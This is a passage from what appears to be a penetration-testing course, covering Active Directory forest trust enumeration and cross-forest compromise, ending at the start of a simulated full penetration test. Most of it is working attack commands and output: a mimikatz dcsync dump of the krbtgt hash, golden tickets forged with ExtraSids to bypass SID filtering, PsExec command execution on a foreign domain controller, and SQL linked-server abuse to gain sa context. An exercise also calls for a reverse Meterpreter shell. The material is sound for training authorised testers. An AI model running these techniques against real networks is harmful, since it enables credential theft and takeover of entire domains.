


Figure 248: Trust between forests

In this *forest trust*, both forests trust the other. This is the most typical form of Active Directory forest trust.

Like a domain trust, a forest trust can be one-way or bi-directional. The forest trust is transitive between domains, such that Dev.Corp1.com will trust Dev.Corp2.com but it is not transitive between multiple forests. If Corp2.com were to have a trust to an additional domain, namely Corp3.com, Corp1.com would not automatically have a trust to Corp3.com.

Inside the forest, a shortcut trust can speed up the authentication process. Similarly, an *external trust*, like that shown in Figure 248, indicates a trust from a child domain inside one forest (Factory.Prod.Corp1.com) to a child domain inside another forest (Lab.Prod.Corp2.com).

External trust is also non-transitive, which means if no forest trust exists between Corp1.com and Corp2.com, none of the domains except for Factory.Prod.Corp1.com and Lab.Prod.Corp2.com would have a trust relationship.

---

*This concept extends to non-Windows environments as well. In a Kerberos Linux environment, a realm trust (which can either be transitive or non-transitive) describes a trust between an Active Directory forest and a Kerberos realm.*

---

Within an interforest trust, like the one used in our example, a user in a child domain like Prod.Corp1.com can perform queries and access resources in Prod.Corp2.com. We can also enumerate across the forest barrier and all information is public, but access to services depends on group membership.

However, intraforest and interforest trust differ from an enumeration standpoint. The optional *selective authentication*<sup>1001</sup> setting limits access across a forest trust to only specific users against specific objects.

In our example, any user in Prod.Corp1.com could perform queries on all Active Directory objects in Prod.Corp2.com, but if selective authentication is configured, a mapping is created that only allows selected users in Prod.Corp1.com to query information about specific objects in Prod.Corp2.com.

This type of limitation will greatly reduce an attacker's ability to enumerate the foreign forest, but at the same time, this configuration requires a great deal of design and administrative preparation so it is rarely implemented.

Interforest trust is not uncommon and it's important to understand how to leverage it during a penetration test. In the next section, we are going to perform enumeration of forest trust and of objects inside the foreign forest.

## 16.5.2 Enumeration Beyond the Forest

In this section, we will focus on forest trust enumeration and we will perform enumeration from our current forest to users belonging to a trusted forest.

The first enumeration step is to map out any forest trusts. This can be done easily with .NET through the *Forest.GetAllTrustRelationships*<sup>1002</sup> method.

In listing 848, we are enumerating from the perspective of the *Offsec* user from the prod.corp1.com domain.

```
PS C:\tools>
([System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()).GetAllTrustRelationships()

TopLevelNames           : {corp2.com}
ExcludedTopLevelNames    : {}
```

---

<sup>1001</sup> (Microsoft, 2014), [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc755321\(v=ws.10\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc755321(v=ws.10)?redirectedfrom=MSDN)

<sup>1002</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.directoryservices.activedirectory.forest.getalltrustrelationships?view=netframework-4.8>

```
TrustedDomainInformation : {corp2.com}
SourceName               : corp1.com
TargetName               : corp2.com
TrustType                : Forest
TrustDirection           : Bidirectional
```

*Listing 848 - Enumerating forest trust*

We have located a bi-directional forest trust to corp2.com. We could also perform the enumeration with PowerView through the *Get-ForestTrust* method.

If selective authentication is not enabled, we can enumerate trusts to child domains inside corp2.com with *Get-DomainTrust* by specifying the root domain and then continue with any discovered child domains.

```
PS C:\tools> Get-DomainTrust -Domain corp1.com
```

```
SourceName      : corp1.com
TargetName      : prod.corp1.com
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 4/2/2020 2:08:22 PM
WhenChanged     : 4/2/2020 2:08:22 PM

SourceName      : corp1.com
TargetName      : corp2.com
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 4/2/2020 7:05:54 PM
WhenChanged     : 4/17/2020 9:53:21 PM
```

*Listing 849 - Enumerating forest trust with LDAP*

The **Get-DomainTrust** LDAP query output reveals the trust relationships for the corp1.com domain.

Given that manual enumeration of all domain and forest trusts is cumbersome in a large Active Directory infrastructure, we can use the PowerView **Get-DomainTrustMapping** method to automate the process:

```
PS C:\tools> Get-DomainTrustMapping
```

```
SourceName      : prod.corp1.com
TargetName      : corp1.com
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 4/2/2020 2:08:22 PM
WhenChanged     : 4/2/2020 2:08:22 PM

SourceName      : corp1.com
TargetName      : prod.corp1.com
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
```

```
WhenCreated      : 4/2/2020 2:08:22 PM
WhenChanged      : 4/2/2020 2:08:22 PM

SourceName       : corp1.com
TargetName       : corp2.com
TrustType        : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes   : FOREST_TRANSITIVE
TrustDirection   : Bidirectional
WhenCreated      : 4/2/2020 7:05:54 PM
WhenChanged      : 4/2/2020 7:05:54 PM

SourceName       : corp2.com
TargetName       : corp1.com
TrustType        : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes   : FOREST_TRANSITIVE
TrustDirection   : Bidirectional
WhenCreated      : 4/2/2020 7:05:54 PM
WhenChanged      : 4/2/2020 7:05:54 PM
```

*Listing 850 - Domain and forest trust mapping*

We could also use the BloodHound and SharpHound ingestors to perform full trust mapping, but regardless of our approach, our goal is to gather enough data to piece together a clear picture of the various trusts in use.

Once we have completed our enumeration of forest trust and subsequent child domain trusts, we can start enumerating users, groups, and more in the trusted forest.

Similar to our approach of enumerating trusted domains, we can begin this process with the .NET *DirectorySearcher* class, which accepts a trusted forest as a search area.

Listing 851 shows truncated output from the enumeration of all users in corp2.com:

```
PS C:\tools> Get-DomainUser -Domain corp2.com

logoncount          : 12
badpasswordtime     : 4/2/2020 12:01:00 PM
description         : Built-in account for administering the computer/domain
distinguishedname   : CN=Administrator,CN=Users,DC=corp2,DC=com
objectclass         : {top, person, organizationalPerson, user}
lastlogontimestamp  : 4/17/2020 12:19:58 PM
name               : Administrator
objectsid           : S-1-5-21-4182647938-3943167060-1815963754-500
samaccountname      : Administrator
logonhours          : {255, 255, 255, 255...}
admincount          : 1
objectcategory      : CN=Person,CN=Schema,CN=Configuration,DC=corp2,DC=com
dscorepropagationdata : {4/2/2020 2:19:32 PM, 4/2/2020 2:19:32 PM, 4/2/2020 2:04:22 PM, 1/1/1601 6:12:16 PM}
memberof           : {CN=Group Policy Creator Owners,CN=Users,DC=corp2,DC=com,
CN=Domain
                    Admins,CN=Users,DC=corp2,DC=com, CN=Enterprise
Admins,CN=Users,DC=corp2,DC=com, CN=Schema
                    Admins,CN=Users,DC=corp2,DC=com...}
...
```

*Listing 851 - Enumerating all users in CORP2.COM*

While locating foreign high value targets is interesting, at this point we have no clear attack vector against them. One simple approach is to search for users with the same username in both forests as they might belong to the same employee. If such an account exists, there is a chance that the accounts share a password, which could grant us access.

We could also attack foreign user accounts. For example, a user in prod.corp1.com may be a member of a group in corp2.com. This type of group membership is common as it is a simple way to grant access to resources.

We can use the PowerView **Get-DomainForeignGroupMember** method to enumerate groups in a trusted forest or domain that contains non-native members.

```
PS C:\tools> Get-DomainForeignGroupMember -Domain corp2.com

GroupDomain      : corp2.com
GroupName        : myGroup2
GroupDistinguishedName : CN=myGroup2,OU=corp2Groups,DC=corp2,DC=com
MemberDomain     : corp2.com
MemberName       : S-1-5-21-3776646582-2086779273-4091361643-1601
MemberDistinguishedName : CN=S-1-5-21-3776646582-2086779273-4091361643-1601,CN=ForeignSecurityPrincipals,DC=corp2,DC=com

PS C:\tools> convertfrom-sid S-1-5-21-3776646582-2086779273-4091361643-1601
PROD\dave
```

*Listing 852 - Enumerating foreign group membership*

Listing 852 reveals that the *dave* user from our current domain is a member of *myGroup2* in corp2.com.

Depending on the access rights associated with myGroup2, if we were to compromise the *dave* user in our current domain, we could easily gain access to corp2.com.

### 16.5.2.1 Exercises

1. Map out the domain and forest trust with PowerView.
2. Repeat the enumeration of membership of users from our current forest inside corp2.com.
3. Discover any groups inside our current forest that have members that originate from corp2.com.

## 16.6 Compromising an Additional Forest

Since Microsoft designed forest trust as a security boundary, by default it is not possible to compromise a trusted forest even if we have completely compromised our current forest.

In the following sections, we'll discuss attacks that will allow us to compromise a trusted forest under non-default (but not uncommon) conditions.

### 16.6.1 Show Me Your Extra SID

When we escalated our access from prod.corp1.com to corp1.com, we abused the concept of ExtraSids, which allowed us to create a TGT that let us become members of the Enterprise Admins group.

In this section, we'll revisit this technique and investigate how it applies to forest trust.

Forest trust introduces the concept of *SID filtering*. In forest trust, the contents of the ExtraSids field are filtered so group memberships are not blindly trusted.

For example, we could repeat our previous attack and generate a TGT in corp1.com with an ExtraSids entry claiming to be a member of the Enterprise Admins group in corp2.com.

Once the TGT (now signed with the interforest trust key) reaches the domain controller in corp2.com, that ExtraSids entry is removed and a TGS is returned to us. This means that we should not be able to reuse our previous attack.

Let's test this in the labs by first obtaining the *krbtgt* password hash for the corp1.com domain.

We log in to the Windows 10 client machine as the *Offsec* user and proceed to open a command prompt in the context of the *Administrator* user from the corp1.com domain to simulate complete forest compromise.

Next, we'll use **mimikatz** to trigger a domain controller replication with **dcsync** and obtain the *krbtgt* password hash of corp1.com:

```
mimikatz # lsadump::dcsync /domain:corp1.com /user:corp1\krbtgt
[DC] 'corp1.com' will be the domain
[DC] 'RDC01.corp1.com' will be the DC server
[DC] 'corp1\krbtgt' will be the user account

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration  :
Password last change : 4/2/2020 6:47:04 AM
Object Security ID  : S-1-5-21-1095350385-1831131555-2412080359-502
Object Relative ID  : 502

Credentials:
  Hash NTLM: 22722f2e5074c2f03938f6ba2de5ae5c
...
```

Listing 853 - Obtaining krbtgt password hash

To craft the golden ticket, we also need the SID of both the source and target domains. For this, we'll again turn to PowerView:

```
PS C:\tools> Get-DomainSID -domain corp1.com
S-1-5-21-1095350385-1831131555-2412080359

PS C:\tools> Get-DomainSID -domain corp2.com
S-1-5-21-4182647938-3943167060-1815963754
```

Listing 854 - Resolving domain SIDs

Now we have all the information we need to create the golden ticket with the Enterprise Admins group listed as an ExtraSid:

```
mimikatz # kerberos::golden /user:h4x /domain:corp1.com /sid:S-1-5-21-1095350385-1831131555-2412080359 /krbtgt:22722f2e5074c2f03938f6ba2de5ae5c /sids:S-1-5-21-4182647938-3943167060-1815963754-519 /ptt
```

```
User      : h4x
Domain    : corp1.com (CORP1)
SID       : S-1-5-21-1095350385-1831131555-2412080359
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-4182647938-3943167060-1815963754-519 ;
ServiceKey: 22722f2e5074c2f03938f6ba2de5ae5c - rc4_hmac_nt
Lifetime  : 4/18/2020 7:10:48 AM ; 4/16/2030 7:10:48 AM ; 4/16/2030 7:10:48 AM
-> Ticket : ** Pass The Ticket **
```

```
* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated
```

Golden ticket for 'h4x @ corp1.com' successfully submitted for current session

*Listing 855 - Creating a golden ticket with ExtraSid*

To verify if the golden ticket works, we'll attempt to open a remote command prompt on dc01.corp2.com with **PsExec**:

```
C:\tools> c:\tools\SysinternalsSuite\PsExec.exe \\dc01.corp2.com cmd
...

Couldn't access dc01.corp2.com:
Access is denied.
```

*Listing 856 - Access denied on dc01.corp2.com*

Unfortunately, our golden ticket did not grant us Enterprise Admin access in corp2.com. This is due to SID filtering.

Although the *Active Directory Domains and Trusts* administrative GUI does not show it, we can actually relax the SID filtering protection.

We can use *Netdom*<sup>1003</sup> on the domain controller that controls the incoming trust to *allow SID history*, which eases the strict SID filtering.

Before we go any further, let's take a moment to discuss why, exactly, anyone would reduce the security level and potentially allow compromise of one forest to affect another.

As an example, imagine the "corp1" corporation acquires the "corp2" corporation. Both corporations have an existing Active Directory infrastructure that must now be merged. One way to do this is to move all users and services from corp2.com into corp1.com.

User accounts are relatively easy to move but servers and services can be problematic. Because of this, it might be necessary to allow the migrated users access to services in their old forest. SID

<sup>1003</sup> (Microsoft, 2016), [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc772217\(v=ws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc772217(v=ws.11))

history was designed to address this, and during the migration period, corp2.com would disable SID filtering.

---

*In the real world, these kind of migrations tend to take multiple years or may never complete, leaving the forest trust with SID history enabled for an extended period of time.*

---

Before continuing, let's display the attributes of the trust object so we can see how it would change after enabling SID history:

```
PS C:\tools> Get-DomainTrust -Domain corp2.com
```

```
SourceName      : corp1.com
TargetName      : corp2.com
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 4/2/2020 7:05:54 PM
WhenChanged     : 4/17/2020 9:38:08 PM
```

*Listing 857 - Forest trust information with SID filtering*

As we will discover, the interesting property in this output is *TrustAttributes*.

To enable SID history, we'll first log in to the domain controller of corp2.com as the *Administrator* user and open a command prompt.

Next, we'll use the **trust** subcommand of **netdom** and include the source domain, the target domain and the sid history setting (**/enablesidhistory**) to actually enable SID history.

```
C:\Users\Administrator> netdom trust corp2.com /d:corp1.com /enablesidhistory:yes
Enabling SID history for this trust.
```

```
The command completed successfully.
```

*Listing 858 - Enable SID history in CORP2.COM*

With SID history enabled, we'll again query for the trust object and note the contents of the *TrustAttributes* property:

```
PS C:\tools> Get-DomainTrust -Domain corp2.com
```

```
SourceName      : corp2.com
TargetName      : corp1.com
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : TREAT_AS_EXTERNAL,FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 4/2/2020 7:05:54 PM
WhenChanged     : 4/18/2020 2:22:10 PM
```

*Listing 859 - Forest trust information without SID filtering*

In this output, the *TREAT\_AS\_EXTERNAL* value indicates that the forest trust is instead treated as an external trust but with the transitivity of normal forest trust.



Now we must determine if this allows us to add ourselves into the Enterprise Admins group of corp2.com and compromise the entire forest.

We'll regenerate our golden ticket with the same input as earlier:

```
mimikatz # kerberos::golden /user:h4x /domain:corp1.com /sid:S-1-5-21-1095350385-1831131555-2412080359 /krbtgt:22722f2e5074c2f03938f6ba2de5ae5c /sids:S-1-5-21-4182647938-3943167060-1815963754-519 /ptt
```

User : h4x  
Domain : corp1.com (CORP1)  
SID : S-1-5-21-1095350385-1831131555-2412080359  
User Id : 500  
Groups Id : \*513 512 520 518 519  
Extra SIDs: S-1-5-21-4182647938-3943167060-1815963754-519 ;  
...  
Golden ticket for 'h4x @ corp1.com' successfully submitted for current session

*Listing 860 - Regenerating the golden ticket*

Now we'll use that golden ticket to attempt code execution on dc01.corp2.com with **PsExec**:

```
C:\tools> c:\tools\SysinternalsSuite\PsExec.exe \\dc01.corp2.com cmd
```

...

Couldn't access dc01.corp2.com:  
**Access is denied.**

*Listing 861 - Still access denied on dc01.corp2.com*

Unfortunately, we still do not have the ability to compromise the trusted forest. While we enabled SID history, SID filtering is still active.

Microsoft dictated that any SID with a RID less than 1000 will always be filtered regardless of the SID history setting.<sup>1004</sup>

However, a SID with a RID equal to or higher than 1000 is not filtered for external trust. When we queried the trust object after enabling SID history, we found that the forest trust is treated as an external trust.

A non-default group will always have a RID equal to or higher than 1000. If we can find a custom group whose membership will allow us to compromise a user or computer, we can use that as an entry point.

For example, let's enumerate members of the corp2.com built-in Administrators group:

```
PS C:\tools> Get-DomainGroupMember -Identity "Administrators" -Domain corp2.com
```

GroupDomain : corp2.com  
GroupName : Administrators  
GroupDistinguishedName : CN=Administrators,CN=Builtin,DC=corp2,DC=com  
MemberDomain : corp2.com  
MemberName : powerGroup  
**MemberDistinguishedName : CN=powerGroup,OU=corp2Groups,DC=corp2,DC=com**

<sup>1004</sup> (Microsoft, 2020), [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-pac/55fc19f2-55ba-4251-8a6a-103dd7c66280?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/55fc19f2-55ba-4251-8a6a-103dd7c66280?redirectedfrom=MSDN)

```
MemberObjectClass      : group
MemberSID               : S-1-5-21-4182647938-3943167060-1815963754-1106
```

*Listing 862 - Locating members of the builtin Administrators group*

The *powerGroup* is a member of the builtin Administrators group, which means it will grant local administrator access to the domain controller of corp2.com. In addition, the RID (1106) is higher than 1000.

There is however another very important caveat. If the custom group we attempt to abuse is a member a *global security group*<sup>1005</sup> like Domain Admins or Enterprise Admins, that access will also be filtered.<sup>1006</sup> Only group membership in *domain local security groups* is not filtered.

In our current example, the built-in Administrators group is a domain local group so we can leverage that to gain instant forest compromise.

Let's modify our golden ticket command to include the SID of powerGroup:

```
mimikatz # kerberos::golden /user:h4x /domain:corp1.com /sid:S-1-5-21-1095350385-
1831131555-2412080359 /krbtgt:22722f2e5074c2f03938f6ba2de5ae5c /sids:S-1-5-21-
4182647938-3943167060-1815963754-1106 /ptt
User      : h4x
Domain    : corp1.com (CORP1)
SID       : S-1-5-21-1095350385-1831131555-2412080359
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-4182647938-3943167060-1815963754-1106 ;
...
Golden ticket for 'h4x @ corp1.com' successfully submitted for current session
```

*Listing 863 - Golden ticket with superGroup in ExtraSids*

With the ticket crafted and loaded into memory, we'll again attempt to gain access to dc01.corp2.com with **PsExec**:

```
C:\tools> c:\tools\SysinternalsSuite\PsExec.exe \\dc01.corp2.com cmd
...

Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
corp1\h4x
```

*Listing 864 - Obtaining access to DC01 with PsExec*

Finally. We've gained code execution inside corp2.com. Excellent!

The example used in this section is rather simple but illustrates the point. Most often, this type of attack will not instantly lead to domain or forest compromise, but it is often possible to locate

<sup>1005</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/active-directory-security-groups>

<sup>1006</sup> (Dirk-jan Mollema, 2019), <https://dirkjanm.io/active-directory-forest-trusts-part-one-how-does-sid-filtering-work/>

non-default groups with excessive DACL permissions, including prime targets such as Security groups for Microsoft Exchange.<sup>1007</sup>

The design of SID filtering proves that forest trust is a security boundary that cannot be easily crossed. Even when SID history is enabled, compromise of the trusted forest is likely, but often not trivial.

Throughout this section, we have focused on forest trust but when SID history is enabled, we are essentially dealing with external trust. This means that by default, external trust can be attacked through ExtraSids using groups with a RID equal to or higher than 1000. External trust does not provide transitivity but if the trusted domain is compromised, the entire forest is as well.

---

*SID filtering is an optional setting for external trusts and is known as SID filter quarantining.*

---

In this section, we investigated forest trust and demonstrated how it can be abused under certain conditions. This highlights the fact that as penetration testers, we should always check SID filtering when in environments that rely on forest trust.

In the following two sections, we are going to investigate two additional techniques that can sometimes lead to compromise across forest trust.

### 16.6.1.1 Exercises

1. Enumerate the SID history setting for corp2.com.
2. Attempt to gain code execution on dc01.corp2.com with a golden ticket.
3. Enable SID history for corp2.com and enumerate its setting again.
4. Obtain a reverse Meterpreter shell on dc01.corp2.com through the use of a golden ticket.
5. Disable SID history again with **netdom**.

### 16.6.2 Linked SQL Servers in the Forest

In a previous module, we demonstrated how linked SQL servers can be used to compromise additional SQL servers and if our privileges are high enough, the operating system itself.

SQL servers themselves can also be linked across domain and even forest trust, which creates an interesting target opportunity.

For example, a company might host a web server with an associated SQL server in the DMZ, but some queries may require access to data the company does not want to put directly into the DMZ. One solution would be to configure a link from the SQL server in the DMZ to the SQL server in the internal domain.

---

<sup>1007</sup> (Fox IT, 2018), <https://blog.fox-it.com/2018/04/26/escalating-privileges-with-acls-in-active-directory/>

To demonstrate this, we'll first perform enumeration to locate any registered SPNs for MSSQL in prod.corp1.com:

```
C:\tools> setspn -T prod -Q MSSQLSvc/*
Checking domain DC=prod,DC=corp1,DC=com
CN=SQLSvc,OU=prodUsers,DC=prod,DC=corp1,DC=com
    MSSQLSvc/CDC01.prod.corp1.com:SQLEXPRESS
    MSSQLSvc/cdc01.prod.corp1.com:1433
```

Existing SPN found!

*Listing 865 - Locating MSSQL servers in PROD.CORP1.COM*

The existence of this SQL server is hardly a surprise since we already exploited it in a prior section. We can enumerate registered SPNs across domain trust as shown in Listing 866.

```
C:\tools> setspn -T corp1 -Q MSSQLSvc/*
Checking domain DC=corp1,DC=com
CN=SQLSvc1,OU=corp1users,DC=corp1,DC=com
    MSSQLSvc/rdc01.corp1.com:1433
```

Existing SPN found!

*Listing 866 - Locating MSSQL servers in CORP1.COM*

This enumeration also works across forest trust and allows us to locate SPNs in corp2.com:

```
C:\tools> setspn -T corp2.com -Q MSSQLSvc/*
Checking domain DC=corp2,DC=com
CN=SQLSvc2,OU=corp2users,DC=corp2,DC=com
    MSSQLSvc/dc01.corp2.com:1433
```

Existing SPN found!

*Listing 867 - Locating MSSQL servers in CORP2.COM*

We have located multiple MSSQL servers across both domains and forests. The next step is to attempt to log in to them. We already know that our user can perform a login to cdc01.prod.corp1.com, but our next targets are rdc01.corp1.com and dc01.corp2.com.

First, we'll attempt to log in to rdc01.corp1.com, reusing our existing tradecraft by updating the target server as shown in the partial code shown below:

```
...
String sqlServer = "rdc01.corp1.com";
String database = "master";

String conString = "Server = " + sqlServer + "; Database = " + database + ";
Integrated Security = True;";
SqlConnection con = new SqlConnection(conString);
...
```

*Listing 868 - Updating the target SQL server*

With the code compiled, we can perform a login and print out the login name along with member roles:

```
C:\tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
```

```
Connected to rdc01.corp1.com
Logged in as: PROD\offsec
User is a member of public role
User is NOT a member of sysadmin role
```

*Listing 869 - Authentication to MSSQL server on RDC01.CORP1.COM*

Even though our user originates in prod.corp1.com, we can access the database in the parent domain. As expected, we only have unprivileged access.

Next, we'll attempt the same login to dc01.corp2.com:

```
C:\tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Connected to dc01.corp2.com
Logged in as: PROD\offsec
User is a member of public role
User is NOT a member of sysadmin role
```

*Listing 870 - Authentication to MSSQL server on DC01.CORP2.COM*

Once more, we obtain access to a MSSQL database, this time across the forest trust. If the database contains any misconfigurations, this could allow us to elevate privileges to sysadmin and compromise the operating system itself.

Since the focus of this section is linked servers, we will use our developed tradecraft to enumerate linked servers through the `sp_linkedservers` stored procedure:

```
...
String execCmd = "EXEC sp_linkedservers;";

SqlCommand command = new SqlCommand(execCmd, con);
SqlDataReader reader = command.ExecuteReader();

while (reader.Read())
{
    Console.WriteLine("Linked SQL server: " + reader[0]);
}
reader.Close();
...
```

*Listing 871 - Invoke sp\_linkedservers to enumerate linked SQL servers*

Once the updated code is recompiled, we'll execute it:

```
C:\tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Linked SQL server: CDC01.PROD.CORP1.COM
Linked SQL server: DC01.CORP2.COM
Linked SQL server: RDC01\SQLEXPRESS
```

*Listing 872 - Linked SQL servers from RDC01.CORP1.COM*

The output shows that we have found a link to the MSSQL server in corp2.com. Now, we must determine the login context.

We'll again rely on our previously developed tradecraft:

```
C:\tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Executing as the login PROD\offsec on RDC01.CORP1.COM
Executing as the login sa on DC01.CORP2.COM
```

*Listing 873 - Enumerating login context through link*

By following the link, we have obtained sa login context. This grants us code execution on the MSSQL server inside the trusted forest. Nice!

Windows authentication to MSSQL is possible across both domain and forest trust and provides an attack surface that may break the security boundary. In addition, linked SQL servers provide another potential attack vector across both domain and forest trust.

### 16.6.2.1 Exercises

1. Repeat the enumeration of SPNs related to MSSQL along with the low privileged logins.
2. Locate the link to dc01.corp2.com and leverage it to gain code execution inside corp2.com.

### 16.6.2.2 Extra Mile Exercise

Instead of logging in to the MSSQL server on rdc01.corp1.com, use the MSSQL server on cdc01.corp1.com instead and leverage SQL server links to get code execution on dc01.corp2.com.

## 16.7 Wrapping Up

In this module, we have delved into some of the most complex concepts of Active Directory and investigated what they mean for us as penetration testers.

The design of an Active Directory infrastructure can lead to avenues of compromise that far exceed what some organizations believe possible. A forest is only as strong as its least secure domain and even the security boundary imposed by forest trust can be broken in some instances.

## 17 Combining the Pieces

Throughout this course, we introduced various concepts and attack vectors and have used both existing and custom tools to exploit those vectors. In most of these scenarios, the exercises we completed were isolated. However, in a real-world penetration test we will often combine attacks and techniques, chaining them together while evading and bypassing antivirus and other protection mechanisms.

In this module, we will walk through an attack against a network of machines, combining various attacks and techniques in a simulated penetration test.

Before we begin, let's reiterate some concepts as they apply to this module.

We typically conduct a penetration test from either a completely external position, or from an assumed-breach vantage point. In the latter case, the penetration tester has been provided authenticated access to at least one system on the network. This is the primary approach we have adopted during this course.

---

*In a hybrid grey box approach, the penetration tester has access to limited information. An assumed breach test falls into this category.*

---

Since we have primarily executed assumed-breach tests in this course, in this module we will instead perform a simulated penetration test with no initial foothold as a starting point. Specifically, we will not have access to any information or authentication information as we approach the test.

We will walk through a fairly simple case study containing three networked machines but as we will discover, attack chaining is rarely simple. We will also use a virtual development machine for information gathering, testing, and code development, which is common during a penetration test.

### 17.1 Enumeration and Shell

In most cases, a firewall will block our access to the internal network, blocking access to everything except publicly-available services like web and email servers. This leaves us with two common avenues of attack: social engineering through email or a server-side attack.

If our client has no preference, we would perform enumeration to determine the best approach.

In a real-world test, we will often begin enumeration with open source intelligence gathering and exploration of publicly-available resources.

However, we have made some simplifications for this module. The target network only consists of three machines and we have not installed a firewall between our Kali machine and the target machines.

In addition, we will be skipping many aspects of the often-extensive open source reconnaissance and information gathering phases, which are difficult to recreate in this environment.

### 17.1.1 Initial Enumeration

Let's begin with basic reconnaissance. When we scan real-world targets with tools like network scanners and web crawlers, it's generally considered good practice to execute them in as limited a scope as possible to avoid overloading any systems.

Since we are only dealing with three systems (192.168.120.130-132), we'll scan the top 1000 ports with **nmap**:

```
kali@kali:~$ sudo nmap -A -Pn 192.168.120.130-132
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for 192.168.120.130
Host is up (0.12s latency).
Not shown: 987 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-06-24
18:11:25Z)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp    open  ldap         Microsoft Windows Active Directory LDAP (Domain:
evil.com0., Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds?
464/tcp    open  kpasswd5?
593/tcp    open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp    open  tcpwrapped
3268/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain:
evil.com0., Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: EVIL
|   NetBIOS_Domain_Name: EVIL
|   NetBIOS_Computer_Name: DC02
|   DNS_Domain_Name: evil.com
|   DNS_Computer_Name: dc02.evil.com
|_  ...
Nmap scan report for 192.168.120.131
Host is up (0.12s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
445/tcp    open  microsoft-ds?
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: EVIL
|   NetBIOS_Domain_Name: EVIL
